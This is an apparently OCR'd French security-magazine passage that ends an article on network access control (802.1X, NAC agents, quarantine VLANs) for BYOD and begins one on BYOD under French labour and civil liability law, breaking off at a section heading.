La stratégie d'interdire ces équipements ou de les isoler dans une DMZ privée de tout accès à des ressources sensibles serait une des solutions les plus évidentes du point de vue de la sécurité. Cependant, dans la réalité des faits, le BYOD arrive bien souvent par les cadres supérieurs qui de par leur place dans l'organigramme feront pression pour que l'organisation supporte ces équipements d'une manière ou d'une autre. De plus, il peut être dangereux de sous-estimer l'inventivité d'une personne cherchant à contourner une situation jugée absurde, une politique trop stricte entraînera donc généralement une escalade entre solutions de contournement et nouvelles solutions de blocage.

Par ailleurs, il ne faut pas oublier que si ces équipements BYOD peuvent être une menace pour le réseau existant, ils permettent aussi parfois d'ajouter des accès réseaux 3G à des équipements habituellement soumis au filtrage mis en place par la DSI. Ils peuvent donc favoriser la fuite d'informations ou le contournement d'une politique de filtrage des accès Internet.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

1.3 Besoin de solutions pro-actives

En dehors de la problématique du BYOD, il est aujourd'hui difficile de s'assurer de la bonne sécurisation d'un équipement ayant accès au réseau uniquement par le fait qu'il est mis à jour régulièrement et administré de manière à ce que l'utilisateur ne puisse rien installer/exécuter de dangereux. En effet, un certain nombre de vulnérabilités sont aujourd'hui exploitées sur des logiciels standards et nécessaires pour la productivité de l'organisation (Java, Internet Explorer, Acrobat Reader, ...) avant qu'une solution de contournement (*work-around*) ou patch soit disponible.

Cet état de fait impose donc la mise en place de solutions pro-actives capables d'agir en profondeur pour sécuriser un réseau d'entreprise.

1.4 Les apports du NAC

Afin des lutter contre l'ensemble des menaces précédemment identifiées, les solutions de NAC (*Network Access Control*) entendent proposer une solution intégrée et efficace. Afin d'offrir une authentification efficace des équipements, ces solutions s'appuient généralement sur la technologie 802.1X, elles proposent ensuite des mécanismes permettant de s'assurer en temps réel du bon respect des politiques de sécurité par l'équipement ainsi que des solutions de détection de comportement suspect/inapproprié. L'ensemble de ces mesures, lorsqu'elles sont correctement associées, permettent de gérer d'une manière la plus efficace possible la diversité des équipements, les risques associés à ces nouveaux équipements et de traiter les problématiques de menaces dites « 0-day » sur les équipements BYOD ou non.

1.5 Définition d'une politique NAC/BYOD

Une solution NAC reste une solution de sécurité comme une autre, ce n'est pas une solution miracle permettant de résoudre automatiquement l'ensemble des problématiques de sécurités associées. Avant même de faire le choix d'une solution et d'envisager son implémentation, il est nécessaire de définir la politique de sécurité que la solution NAC devra faire appliquer.

On commencera généralement par définir les différents niveaux de segmentation du réseau :

- VLAN utilisateur : cela correspondra au VLAN dans lequel l'équipement respectant toutes les contraintes de sécurité sera placé. Il est relativement fréquent d'avoir plusieurs VLAN en fonction par exemple de l'équipe dans laquelle travaille l'utilisateur.

Fig. 1 : Exemple d'une politique NAC/BYOD

- VLAN invité : afin de fournir un certain niveau de connectivité réseau à des équipements identifiés mais pour lesquels il n'est pas forcement possible de s'assurer du respect de l'ensemble des règles de sécurité, il est généralement indispensable d'avoir un VLAN invité.
- Zone de quarantaine : afin de ne pas permettre à des ordinateurs infectés de propager leurs infections sur les VLAN utilisateur ou invité, il est nécessaire de définir une zone de quarantaine dans laquelle chaque équipement sera isolé des autres et n'aura accès qu'à un portail spécifique expliquant les raisons de cette quarantaine et les manières d'y remédier.

Il faudra ensuite traiter les différents cas découlant des questions suivantes :

- L'équipement est-il authentifié via 802.1X ?
- L'équipement est-il managé par la DSI ou est-il un BYOD ?
- Quel est l'état de « santé » de l'équipement ?

On peut ensuite arriver à matérialiser la politique sur la forme d'un diagramme comme celui de la figure 1 et passer à l'étude et l'implémentation d'une solution.

2 802.1X

Quelle que soit la solution de NAC utilisée, la méthode d'authentification standardisée restera la norme IEEE 802.1X. Cette norme définit l'encapsulation du protocole EAP (*Extensible Authentification Protocol* – RFC 3748 **[I]**) au sein de réseaux respectant les normes IEEE 802 comme les réseaux filaires commutés 802.1 ou Wi-Fi 802.11.

Au niveau du vocabulaire, la norme nomme l'équipement sur lequel la connexion est établie un *authenticator*, c'est cet équipement qui est en charge de l'authentification de la connexion. Afin d'effectuer cette authentification, il se base sur un *supplicant* côté client et à un serveur d'authentification qui dans notre cas sera généralement intégré au serveur NAC.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

2.1 Fonctionnement

L'authentification d'une connexion via 802.1X se fait via quatre étapes distinctes.

2.1.1 Initialisation de la connexion

Lors de cette étape, l'authenticator considère la connexion comme non autorisée et bloque tout trafic qui ne correspond pas au protocole 802.1X.

2.1.2 Initiation des mécanismes d'authentification

Juste après l'initialisation, l'authenticator envoie régulièrement des requêtes EAP de manière à pouvoir identifier le supplicant présent de l'autre côté du lien. Une fois la réponse du supplicant reçue, elle est transmise via le protocole RADIUS au serveur d'authentification.

2.1.3 Négociation de la méthode EAP

En fonction de l'identité annoncée, le serveur d'authentification propose une méthode EAP qui est transmise au supplicant via l'intermédiaire de l'authenticator. Le supplicant peut alors accepter la méthode EAP proposée ou en proposer une autre.

Il est donc possible de proposer une authentification par certificat dans un premier temps tout en acceptant que le supplicant s'authentifie via un challenge basé sur un identifiant et mot de passe comme un OTP (*One Time Password*) en cas d'absence de certificat côté supplicant.

2.1.4 Authentification

Une fois la méthode EAP acceptée par le supplicant et le serveur d'authentification, l'authentification EAP est effectuée et la connexion est autorisée et un VLAN peut être dynamiquement assigné par l'authenticator sur demande du serveur d'authentification.

2.2 Implémentations

Du côté des authenticators, la plupart des équipements filaires et sans fils supportent cette norme 802.1X depuis plusieurs années.

Au niveau des systèmes d'exploitation, des supplicants sont présents nativement dans Microsoft Windows (depuis Windows 2000 SP4) et Mac OS X (depuis la version 10.3), mais il est fréquent d'utiliser comme supplicant un agent fourni par l'éditeur de la solution NAC utilisée de manière à mêler authentification et vérification de l'état de l'équipement. Pour les systèmes d'exploitation libres, différentes solutions telles que Open1X **[2]** existent.

Au sein des terminaux mobiles, iOS et Android fournissent des supplicants 802.1X.

2.3 Vulnérabilités connues

L'authentification n'étant effectuée qu'à l'établissement de la connexion, toute attaque de type *Man-In-The-Middle* permet à un attaquant laissant le poste légitime s'authentifier via le protocole 802.1X de profiter ensuite de la connexion ouverte sans avoir à s'authentifier lui-même.

Il est donc nécessaire de mettre en place les contre-mesures appropriées au niveau des équipements réseaux afin d'éviter qu'une attaque Man-In-The-Middle rende l'authentification 802.1X inefficace.

Par ailleurs, les trames de déconnexion EAP envoyées par le supplicant transitent en clair et ne contiennent pas d'informations issues de l'authentification 802.1X. Il est donc possible, pour un attaquant ayant accès à l'authenticator et la possibilité de forger son adresse MAC, de créer un déni de service.

Cette attaque est normalement caduque avec la dernière version de la norme 802.1X-2010 qui utilise MACSec (802.1AE) afin de sécuriser les échanges de trames au sein du LAN.

3 Les contrôles supplémentaires

Afin d'aller plus loin que l'authentification 802.1X, il est nécessaire de s'assurer du niveau de sécurité de l'équipement. Ces vérifications peuvent se faire suivant les cas avec ou sans agent.

3.1 Avec agent

La solution avec agent est généralement privilégiée pour les équipements lourds dotés de systèmes d'exploitation relativement standards tels que Microsoft Windows, Mac OS X ou GNU/Linux. Le rôle de l'agent est d'effectuer l'ensemble des tests nécessaires pour évaluer le niveau de sécurité de l'équipement qui rejoint le réseau.

Les tests généralement effectués constitueront à vérifier la présence d'un antivirus et/ou anti-*malware* à jour, la présence ou l'absence de certains exécutables. Il pourra aussi être possible de s'assurer que le système d'exploitation est à jour et que les mises à jour automatiques sont activées. Les équipements BYOD étant par nature

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

fortement mobiles, il peut aussi être utile de vérifier que leurs données sont chiffrées. Sur les solutions NAC les plus abouties, l'agent va jusqu'à être un HIDS (*Host Intrusion Detection System*) capable de remonter les événements suspects sur le serveur NAC.

Fig. 2 : Exemple d'une règle de vérification du chiffrement des disques durs

Contrairement à ce qui est possible sur un équipement géré par la DSI, la mise en place des mesures de sécurité (installation d'un antivirus, mise à jour du système, ...) qui pourrait être effectuée par des GPO (politiques de groupes en environnement Microsoft) n'est pas effectuée sans intervention/validation de l'utilisateur de l'équipement BYOD. L'utilisateur garde donc la maîtrise de son équipement et peut donc faire le choix de ne pas respecter l'ensemble des contraintes (par exemple ne peut pas chiffrer ses disques durs). D'un autre côté, l'organisation peut éviter d'avoir des équipements ne respectant pas l'ensemble des politiques de sécurité sur ses réseaux privilégiés et les isoler sur un réseau invité.

Au niveau de l'authentification 802.1X, l'agent peut communiquer les informations qu'il a récupérées sur l'état de l'équipement via le supplicant. Le serveur d'authentification de la solution NAC peut alors refuser l'authentification 802.1X à un équipement non conforme. Généralement, l'agent communique aussi directement et régulièrement avec le serveur NAC de manière à ce que la solution NAC ait une information en temps réel et complète sur l'état de l'équipement.

3.2 Sans agent

La diversité des équipements supportés fait qu'il n'est pas toujours possible d'avoir un agent pour chaque type d'équipement, même si certaines solutions utilisent des agents Java pour supporter un maximum d'équipements, l'agent n'est réellement efficace que s'il est capable d'adapter ses tests aux spécificités du système d'exploitation de l'équipement. Pour des équipements avec des systèmes un plus exotiques comme les smartphones et tablettes, la solution sans agent est donc généralement préférée.

Dans le cas d'une validation de l'équipement sans agent, des tests sont effectués par le serveur NAC généralement à l'établissement de la connexion. Il s'agit d'identifier les ports réseaux ouverts et les éventuelles vulnérabilités qui pourraient y être associées par exemple via un outil comme OpenVAS pour une solution NAC *open source*.

Il est généralement possible via ces tests d'identifier le type d'équipement demandant un accès au réseau et d'appliquer une règle d'isolation différente en fonction de l'équipement. Par exemple : isoler dans un VLAN dédié et limité à la téléphonie, un équipement détecté comme un téléphone VOIP.

Les tests effectués à l'établissement de la connexion étant par nature bien plus légers que ceux qui auraient pu être effectués par un agent, la solution est généralement liée à un équipement réseau jouant le rôle d'IDS (*Intrusion Detection System*) afin de détecter des équipements dont le comportement sur le réseau indiquerait une éventuelle infection et bloquer leurs accès réseaux en temps réel.




Fig. 3 : Exemple de règles d'isolation en fonction du type d'équipement détecté

4 La mise en pratique

4.1 Les solutions existantes

Comme pour toute technologie relativement nouvelle, différents acteurs proposent leurs solutions avec des positionnements relativement différents.

Côté open source, une solution sort du lot : PacketFence **[3]**, qui propose une solution relativement complète sans agent se basant en intégrant des projets reconnus dans leurs domaines respectifs : OpenVAS pour la recherche d'équipements vulnérables et Snort pour la partie IDS. Il manque encore un système d'agent qui pourrait tout à fait être développé en suivant les standards NAC ouverts définis par le TCG (*Trusted Computing Group*) dans les normes *Trust Network Connect* **[4]**.

Côté équipementiers réseaux, les fabricants habituels d'*appliances Firewall* proposent aussi leurs solutions NAC. Habitués des solutions IDS, ils proposent généralement des solutions sans agent performantes mais pêchent généralement du côté de l'agent.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Côté éditeurs de solutions antivirus, on retrouve plus ou moins la philosophie inverse. Habitués à déployer des agents de plus en plus complexes sur différents systèmes d'exploitation, ils proposent généralement les solutions avec des agents plus aboutis souvent au détriment de l'intégration avec les équipements réseaux existants.

À noter également que dans un environnement Microsoft Windows, les versions serveurs du système d'exploitation (depuis 2008 server) intègrent NAP qui joue un rôle de NAC avec, chose assez rare au niveau de la firme de Redmond pour être soulignée, des clients pour les systèmes d'exploitation concurrents GNU/Linux et Mac OS X.

4.2 Intégration à un environnement réseau existant

4.2.1 Côté infrastructure

La plupart des *switchs* et points d'accès Wi-Fi étant nativement compatibles avec la technologie 802.1X, aucun changement n'est nécessaire, il suffit juste de configurer les équipements afin qu'ils utilisent le NAC comme serveur d'authentification 802.1X. Il sera aussi parfois nécessaire de segmenter un peu plus le réseau sans fil de manière à créer des associations SSID/VLAN physiques permettant des règles de filtrage plus simples au niveau des firewalls qui ne seront pas instrumentés par le NAC.




Fig. 4 : Exemple d'intégration d'une appliance NAC à un réseau Wi-Fi existant

4.2.2 Côté client

Suivant les politiques de sécurité et solutions NAC retenues, il peut être nécessaire d'installer un agent NAC sur les clients lourds. Pour les smartphones, il est possible d'authentifier les équipements via certificat, mais l'utilisation du *login* et mot de passe de l'utilisateur dans l'annuaire reste une alternative tout à fait valable. Dans ce cas, l'utilisateur ne verra que très peu de modifications, il aura juste à utiliser son login et son mot de passe habituel à la place d'une *passphrase* Wi-Fi.




Fig. 5 : Authentification Wi-Fi 802.1X sur smartphone Android

Conclusion

Que ce soit pour gérer plus efficacement de nouvelles menaces ou pour mettre en place des politiques de sécurité adaptées au BYOD, les solutions NAC proposent des solutions intéressantes sans pour autant être encore totalement abouties. Il est donc nécessaire d'aller au-delà de l'effet de mode du moment et s'armer de patience avant de mettre en place une solution adaptée à ses contraintes. ■

■ Liens

[1] RFC 3748 – Extensible Authentification Protocol : http://tools.ietf.org/html/rfc3748

[2] Open1X – 802.1X supplicant open source : http://open1x.sourceforge.net

[3] PacketFence – NAC open source : http://www.packetfence.org

[4] Trust Network Connect – standard ouvert du Trusted Computing Group : http://www.trustedcomputinggroup.org/developers/trusted_network_connect

LE BYOD ET LE DROIT : LE COUPLE MAL ASSORTI

Tris Acatrinei-Aldea – @tris_acatrinei – www.hackersrepublic.org

Consultante pour FAIR-Security

mots-clés : DROIT / RESPONSABILITÉ / FAILLES / PROPRIÉTÉ / DATAS

Le BYOD est une sorte de gadget marketing qui semble faire fureur dans les entreprises et les administrations depuis environ deux ans. Pourtant, ce n'est pas une nouveauté, tant sur le plan sociologique que technique et juridique, on en connaissait certaines facettes avec le télétravail. Néanmoins, avec la multiplication des communiqués relatifs aux failles de sécurité, aux leaks et aux vulnérabilités, la question du BYOD refait surface.
Bienvenue dans un cauchemar juridique.

1 Le BYOD : ce casse-tête juridique

Le BYOD peut devenir la nouvelle bête noire des juristes car il concerne essentiellement trois domaines du droit : le droit social, le droit civil et le droit pénal. C'est surtout en matière de droit social que l'impact du BYOD est le plus marqué et avec raison.

1.1 Quand le BYOD (Bring Your Own Device) devient le BYOV (Bring Your Own Vulnerabilities)

On reproche souvent aux juristes et aux législateurs de ne pas savoir anticiper les évolutions technologiques et d'avoir des analyses juridiques en contradiction avec ces dernières. En matière de BYOD, curieusement, c'est le juriste qui a précédé le technicien car le salarié devient beaucoup plus vulnérable.

1.1.1 Du télétravail au BYOD

L'ancêtre juridique du BYOD est le télétravail ou travail à domicile. Il s'agit d'un mode d'organisation du travail qui repose sur un double volontariat : le consentement de l'employeur et le consentement du salarié, ce qui signifie clairement que personne ne peut l'imposer. La jurisprudence souligne cette caractéristique en énonçant que « le fait de donner l'ordre à un salarié dont le bureau est supprimé d'installer à son domicile personnel un téléphone professionnel et ses dossiers constitue une modification unilatérale du contrat de travail, autorisant le salarié à prendre acte de la rupture du contrat, rupture s'analysant comme un licenciement. **[1]** » Cette jurisprudence est depuis constante et pose clairement les limites du télétravail : aucun employeur ne peut imposer à son salarié le fait de travailler à son domicile s'il n'y a pas eu discussion et accord non seulement préalable mais également exprès **[2]**, c'est-à-dire formalisé dans un avenant au contrat de travail.

À ce stade, il convient d'expliquer certaines bases juridiques : le contrat de travail est avant tout un contrat. Cela signifie qu'il n'existe que par la volonté de deux ou plusieurs personnes. S'il n'y a pas rencontre des volontés, il n'y a pas de contrat et ce consentement doit porter sur l'intégralité du contrat. S'il y a modification substantielle d'une des clauses essentielles du contrat – concernant le lieu de travail, les horaires, la mission – sans qu'il n'y ait eu acceptation expresse du salarié, ce dernier peut clairement dire que son contrat a été rompu et que cette rupture est un licenciement, ouvrant donc droit aux indemnités.

En droit social, le BYOD touche les trois phases d'un contrat : la formation du contrat au moment où un employeur et un salarié signent pour travailler ensemble, l'exécution du contrat et la fin du contrat.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Sur le plan matériel, le BYOD concerne non seulement le lieu de travail comme expliqué précédemment, mais également le temps de travail ou encore la notion de propriété du matériel.

Concernant le lieu de travail, s'il a été explicitement mentionné et accepté par le salarié que ce dernier devrait être mobile et donc joignable à tout instant, il n'y a pas d'ambiguïté. Ce que les magistrats vont sanctionner sont les changements ou les abus **[3]**. Le lieu de travail peut être clairement indiqué dans un contrat, auquel cas, il constitue ce que l'on qualifie d'élément essentiel du contrat. Donc si on modifie la faculté pour un salarié d'effectuer certaines tâches chez lui sans son accord, il y a une faute **[4]**, ainsi que l'énonce la Cour de Cassation.

Il existe une restriction à cette faculté reposant sur le double volontariat et elle concerne les agents de la fonction publique, qu'ils soient titulaires ou non. En effet, même s'il y a une certaine nécessité, on ne peut pas l'instaurer dans une Administration. En effet, le droit de la fonction publique énonce le principe d'égalité entre les agents placés dans une même situation. De façon simple, si un agent obtient le droit de travailler chez lui, son collègue peut tout aussi bien demander à en bénéficier. C'est donc théoriquement impossible à mettre en place car cela nécessite l'accord de tous les acteurs de l'Administration.

On a donc compris que le télétravail était l'ancêtre juridique du BYOD, et que ce fait, connaissait donc déjà certaines limitations.

1.1.2 Le BYOD et les précaires

Le BYOD ne doit pas non plus devenir une façon d'organiser le travail de façon dissimulée et par cette phrase, on pense d'abord aux contrats précaires. Ce qui est qualifié de contrats précaires sont les stages, les CDD, les contrats d'intérim, en bref, tous les contrats qui s'inscrivent dans une durée limitée.

Si on analyse les choses de façon pragmatique, on comprend parfaitement la volonté pour les personnes ayant des contrats précaires, d'en faire toujours plus, pour obtenir le Saint Graal du CDI, et il y a clairement un risque d'abus, que cet abus se place sur le plan du temps de travail ou sur le plan financier. La jurisprudence a clairement énoncé que le *Bring Your Own Device* ne devait absolument pas signifier *Buy Your Own Device*, comme nous l'expliquerons plus tard.

L'autre abus, qui risque de précariser encore plus les populations déjà fragiles, est la discrimination à l'embauche basée sur un critère économique. En principe, depuis la loi du 4 août 1984 transposée en article L.122-45 du Code du Travail, la discrimination à l'embauche est interdite et après la publication de la loi du 30 mars 2006 et la création de la défunte HALDE, les entreprises indélicates ont écopé de sanctions beaucoup plus lourdes.

On parle de discrimination à l'embauche lorsqu'il n'a été pris en compte lors de l'embauche que des critères subjectifs. Le Conseil Constitutionnel a bien entendu souligné que chacun était libre de choisir avec qui on souhaitait travailler mais le recrutement doit être basé sur des critères objectifs, si possible quantifiables ou comptables comme l'expérience professionnel, le cursus universitaire, etc.

Aujourd'hui, la HALDE a été dissoute et ses compétences ont été transférées au Défenseur des Droits **[5]**, c'est donc à cette entité que revient les cas de discrimination à l'embauche.

À l'heure actuelle, parler de discrimination basée sur des critères économiques reste heureusement une fiction juridique dans le sens où cela n'est pas encore arrivé dans la jurisprudence. Mais quand on voit qu'un certain nombre d'offres de stage et autres contrats précaires mentionnent explicitement la maîtrise obligatoire de certains logiciels propriétaires particulièrement onéreux, on est en droit d'imaginer que les magistrats se retrouveront confrontés à des cas de discrimination économique à l'embauche basés sur le BYOD. De façon plus simple, un employeur préférera tel candidat parce que ce dernier est mieux équipé en terminaux mobiles qu'un autre.

On a vu quelles pouvaient être les difficultés juridiques et sociales posées par le BYOD pendant l'exécution du contrat de travail et avant, mais l'avènement du BYOD pose également une question essentielle à la fin du contrat de travail.

1.1.3 La question de la propriété

Quand un salarié rejoint une entreprise et que cette dernière inclut dans le contrat de travail une charte informatique, contenant des dispositions relatives au BYOD et qu'elle fournit elle-même le matériel, la question de la propriété des données et du matériel ne se pose pas : l'entreprise ou l'Administration reste propriétaire.

Mais quand les salariés mettent à disposition leurs propres matériels, avec le consentement plus ou moins tacite de leur employeur, afin de mener à bien l'exécution de leur contrat de travail, la question de la maîtrise des données reste entière : à qui appartiennent les dossiers, les fichiers, les contacts, informations créés, collectés et envoyés par le salarié depuis son propre terminal ?

Lorsque le terminal est fourni par l'employeur, ce dernier peut avoir un accès permanent aux dossiers et emails du salarié et même si le salarié quitte l'entreprise, les données restent accessibles et ont, normalement, fait l'objet d'au moins une sauvegarde. De la même façon, dans le cas où l'employeur a fourni le matériel, il aura pris soin de le mentionner spécifiquement dans le contrat de travail du salarié et d'insérer les clauses ad-hoc dans la charte informatique et le règlement intérieur.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Mais dans l'hypothèse du Bring Your Own Device et surtout du Buy Your Own Device, le salarié reste le propriétaire du matériel... et des données qui vont avec. La jurisprudence a d'ailleurs spécifiquement mentionné le fait que l'employeur devait rembourser les frais sans que cela ne soit impacté d'une façon directe ou indirecte sur la rémunération du salarié. Si on suit cet arrêt, on se figure que l'employeur peut très bien « racheter » le matériel acquis par le salarié **[6]**. Mais une autre jurisprudence brouille les pistes, rendant le droit silencieux sur cette question **[7]**. Comment résoudre cette question très épineuse ?

Emmanuel Cauvin **[8]** propose d'inverser les critères qui avaient été posés par l'arrêt Nikon **[9]** de façon à ménager à l'employeur un accès permanent dans le matériel apporté par le salarié **[10]**. Outre les problématiques de séparation de la vie privée et de la vie professionnelle que cette idée soulève, cette « bulle professionnelle », pour reprendre l'expression de Gérôme Billois **[11]**, ne répond ni à la question de l'accès et du contrôle par l'employeur ni à la question de la propriété du matériel et des données.

On l'aura compris : la question de la propriété du matériel et des données, lorsque le salarié a amené son matériel et qu'il n'y a aucune disposition dans le contrat de travail et la charte informatique, reste entière. Pire encore, il peut y avoir un troisième prétendant à la propriété des données : le fournisseur du matériel. Prenons l'exemple concret de la société RIM. Les données stockées par les téléphones BlackBerry sont envoyées dans des serveurs sur lesquels seule la société RIM a la main **[12]**, ce qui veut dire qu'elle est également propriétaire de fait, des données qui y sont stockées, données qui peuvent à tout moment être publiées, soit de façon volontairement par RIM, soit de façon involontaire en cas de *leaks*.

1.1.4 Les limites entre la vie privée et la vie professionnelle

À la différence de la discrimination économique – qui reste une fiction juridique – et de la question de la propriété du matériel et des données, les problématiques inhérentes à la séparation de la vie privée et de la vie professionnelle soulevées par le BYOD sont déjà bien connues des magistrats et pour cause : non seulement elles sont relativement anciennes, mais elles ont déjà trouvé des réponses avec le télétravail.

Lorsque l'on est mobile, le risque est de voir que la limite entre la vie privée et la vie professionnelle pour le salarié est considérablement réduite. Si le salarié est en permanence connecté à son smartphone, de facto, il est constamment joignable. Or, même les cadres ont un temps de travail à respecter et dépasser ce temps de travail peut tout à fait se traduire par des pénalités pour l'employeur. Prenons un exemple très concret : l'entreprise X embauche un *community manager* pour s'occuper de la communication de l'entreprise sur les réseaux sociaux. Cette dernière a un cœur d'activité sensible et fait que le community manager doit en permanence rester connecté et répondre le plus rapidement possible aux internautes. En regardant certains détails, on se rend compte qu'il communique pour le compte de l'entreprise en dehors de ses heures de travail, avec son matériel personnel, qu'il fait clairement plus d'heures que ce qui est spécifié dans son contrat de travail et que ce dernier ne comporte pas de clauses relatives à l'astreinte, au contraire de son collègue qui travaille à la DSI. Le community manager pourrait très bien assigner son employeur devant les Prud'hommes.

Cette absence de limite entre la vie privée et la vie professionnelle posait déjà un problème à l'époque du seul télétravail. En effet, Jean-Emmanuel Ray écrit au sujet d'une jurisprudence relative à cette question que « le salon familial n'est pas un bureau professionnel **[13]**. » Bien avant, un autre arrêt énonce clairement qu'un salarié n'a pas à travailler à domicile.

Par ailleurs, un autre phénomène, plus inquiétant, se développe : la cyber surveillance des salariés. Avant d'aller plus loin, rappelons qu'en raison de son pouvoir hiérarchique, l'employeur a parfaitement le droit d'avoir un regard sur le travail du salarié.

Mais cela doit s'exercer dans un cadre très restreint et très encadré **[14]**. Dans l'hypothèse de la cyber surveillance, qui n'est malheureusement plus un cas d'école, on a vu des employeurs fournir des téléphones équipés de *trackers*, de *keyloggers*, de *spywares* et autres mouchards afin de surveiller les activités de leurs salariés pendant leurs heures de travail, mais également en dehors, sans requérir leur consentement.

Or l'article 9 du Code Civil est très clair : chacun a le droit au respect de sa vie privée et ce respect est renforcé par l'article L.120-2 du Code du Travail. Ainsi, en 1997, la Cour d'Appel de Paris avait qualifié de délit d'atteinte à la vie privée caractérisé par l'installation d'un dispositif permettant d'intercepter les communications téléphoniques **[15]**.

Pour synthétiser, le salarié n'est plus subordonné en dehors de son temps de travail, mais le BYOD redessine les limites de ce temps et de ce lieu de travail. L'employeur n'a pas à espionner son salarié car même en cas d'acte déloyal du salarié, le tribunal tranchera en énonçant qu'il s'agit d'une preuve illicite car disproportionnée et déloyale.

La prudence est donc de mise avant d'équiper les salariés de terminaux mobiles.

Il n'y a pas que le droit social qui soit impacté par le BYOD : les lignes directrices du droit civil et du régime de la responsabilité sont également sérieusement redessinées.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

1.2 Quand le droit civil s'emmêle

Le droit civil est certainement la branche du droit privé que nous côtoyons le plus souvent dans notre vie quotidienne. À titre d'exemple, en allant acheter une baguette de pain, on contracte avec la boulangère. Nous sommes tous des M. Jourdain qui faisons des contrats au quotidien sans le savoir. En matière de droit civil, la question de la responsabilité tient une grande place et lorsque l'on parle de BYOD, les juristes sont bien souvent désemparés devant le silence du code et des magistrats.

1.2.1 1382 et 1384 sont sur un bateau…

Avant d'aller plus loin dans la démonstration, arrêtons-nous un bref instant sur ce qui fait le bonheur ou le cauchemar des étudiants de licence de droit : la responsabilité délictuelle.

En droit civil, on connaît deux types de responsabilité : la responsabilité contractuelle qui découle des contrats passés et la responsabilité délictuelle qui découle des faits de la vie quotidienne. Le principe de la responsabilité délictuelle est contenu dans l'article 1382 qui énonce que « Tout fait quelconque de l'homme, qui cause à autrui un dommage, oblige celui par la faute duquel il est arrivé à le réparer. » Pour simplifier, celui qui créé un dommage doit le réparer. Autre principe : en droit civil, on parle de réparation, ce qui sous-entend des dommages et intérêts. Il n'y a ni contravention ni peine de prison, sauf dans les procès pénaux avec constitution de partie civile. Donc en théorie, si une personne utilise son propre matériel dans le cadre professionnel et cause un dommage avec, il est responsable. Mais en réalité, dans le cadre professionnel, on applique un autre article du code civil : l'article 1384 alinéa 5.

1.2.2 … 1382 tombe à l'eau…

L'article 1384 énonce les cas particuliers de responsabilités : la responsabilité pour le fait d'autrui. Il explique que les parents sont responsables des dommages causés par leurs enfants, tout comme les instituteurs, et que les employeurs sont responsables des dommages causés par leurs salariés. En l'espèce, il s'agit de l'article 1384 alinéa 5.

Le principe est donc que l'employeur est responsable envers les tiers pour les dommages causés par son ou ses salariés, peu importe que le salarié se soit servi de son matériel ou non pour générer le préjudice. Illustrons la chose : un salarié, en connectant son ordinateur portable personnel au réseau de son entreprise, propage un *malware* par email chez les clients de cette entreprise. Les clients infectés, qui auront subi des pertes de données, de temps et d'argent, pourront se retourner contre l'employeur et non contre le salarié.

Un employeur peut se dégager de sa responsabilité à une seule condition : invoquer l'abus de fonction **[16]**. Mais ce moyen d'exonération répond à trois exigences cumulatives :

- L'employeur doit prouver que le salarié a agi en dehors des fonctions auxquelles il était employé.
- L'employeur doit prouver que le salarié n'avait pas l'autorisation d'agir.
- L'employeur devra prouver que l'action du salarié qui a entraîné un dommage correspond à des fins étrangères à ses attributions.

Ainsi, même si le salarié a causé un dommage avec son matériel, l'employeur reste responsable et ne peut pas se retourner contre son salarié. Dans le cas où le BYOD est largement accepté par l'employeur et qu'il n'a pas prévu le cas dans la charte informatique, cela revêt même d'une certaine logique puisque c'est l'employeur qui a permis cet état de fait.

À l'inverse, l'employeur est mis hors de cause s'il est clairement établi que le salarié qui a causé un préjudice l'a fait à l'insu de son employeur et que les actes commis sont étrangers à l'existence de ses fonctions **[17]**.

1.2.3 … et Godfrain joue à Titanic

